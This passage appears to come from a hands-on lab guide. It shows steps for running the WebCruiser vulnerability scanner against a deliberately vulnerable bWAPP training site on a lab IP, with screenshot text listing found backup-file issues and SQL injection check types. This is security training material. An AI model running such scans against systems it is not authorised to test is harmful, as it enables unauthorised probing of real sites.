
## Step 15

Click **ScanSite** on the far right-hand side of the page.



## Step 16


On the **Confirm** dialog box, review the settings.



## Step 17

Select **OK**.

The scanning process starts and discovers two vulnerabilities.



## Step 18

Select a vulnerability in the middle pane. Notice that the above pane displays the description of the vulnerability.

The vulnerability shown in an obsolete backup which could allow information leakage.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGMaQ1tR2...

WebCruiser - Web Vulnerability Scanner Free Edition

File Tools View Configuration Help

URL: http://192.168.0.10/bWAPP/sql\_1.php?title=&action=Seach

ScanURL ScanPage ScanSite GET

Crawler Scan Current URL Scan Current Page Scan Current Site Reset Scanner

Items Detailed Information

Vuln Type Backup

Refer Address Http://192.168.0.10/bWAPP/sql\_1.php

Request Type GET

Action URL Http://192.168.0.10/bWAPP/sql\_11.php

Parameter NULL

Description Obsolete Backup (Potential Information Leakage)

Scanner POC SQL POC Resend Bruter Cookie Setting

Report About

Browser Scanner POC SQL Injection XSS/LFI/RFI/Redirect AdminEntrance Tools ResendTool BruterTool CookieTool CodeTool StringTool Settings Report About

Address (Refer URL) Vulnerability

http://192.168.0.10/bWAPP/sql\_1.php Obsolete Backup (Potential Info)

http://192.168.0.10/bWAPP/sql\_1.php Obsolete Backup (Potential Info)

03:12:42 Checking SQL Injection, BooleanBased, Parameter: password\_conf  
03:12:44 Checking SQL Injection, BooleanBased Rlike Blind, Parameter: password\_conf  
03:12:44 Checking SQL Injection, TimeBased, Parameter: password\_conf  
03:12:46 Checking SQL Injection, ErrorBased, Parameter: secret  
03:12:46 Checking SQL Injection, BooleanBased, Parameter: secret  
03:12:48 Checking SQL Injection, BooleanBased Rlike Blind, Parameter: secret  
03:12:48 Checking SQL Injection, TimeBased, Parameter: secret

8 iter

Type here to search

HTTP Thread ENG

The screenshot shows the WebCruiser application window. In the top navigation bar, there are tabs for 'File', 'Tools', 'View', 'Configuration', and 'Help'. Below the tabs, a URL is entered: 'http://192.168.0.10/bWAPP/sql\_1.php?title=&action=Seach'. On the right side of the toolbar, there are buttons for 'ScanURL', 'ScanPage', and 'ScanSite' with a 'GET' method selected. The main interface has a sidebar on the left containing a tree view of tools: Browser, Scanner, POC, SQL Injection, XSS/LFI/RFI/Redirect, AdminEntrance, Tools, ResendTool, BruterTool, CookieTool, CodeTool, StringTool, Settings, Report, and About. The 'POC' node is expanded, showing 'SQL Injection' as a child. The main panel displays a 'Crawler' section with a table showing detailed information about a found vulnerability: Vuln Type (Backup), Refer Address (Http://192.168.0.10/bWAPP/sql\_1.php), Request Type (GET), Action URL (Http://192.168.0.10/bWAPP/sql\_11.php), and Parameter (NULL). The 'Description' row is highlighted in blue. Below this, there are tabs for 'Directory' and 'Vulnerability Information'. Under 'Vulnerability Information', there is a table with two rows, each showing an address (Refer URL) and its corresponding vulnerability type: 'Obsolete Backup (Potential Information Leakage)'. At the bottom of the main panel, a log of 8 iterations is displayed, detailing various SQL injection checks with parameters like 'password\_conf', 'secret', and 'password\_conf'. The bottom of the screen shows a Windows taskbar with icons for Start, Search, Task View, File Explorer, Edge, File Explorer, Mail, and Task View, along with system status indicators for HTTP Thread and ENG.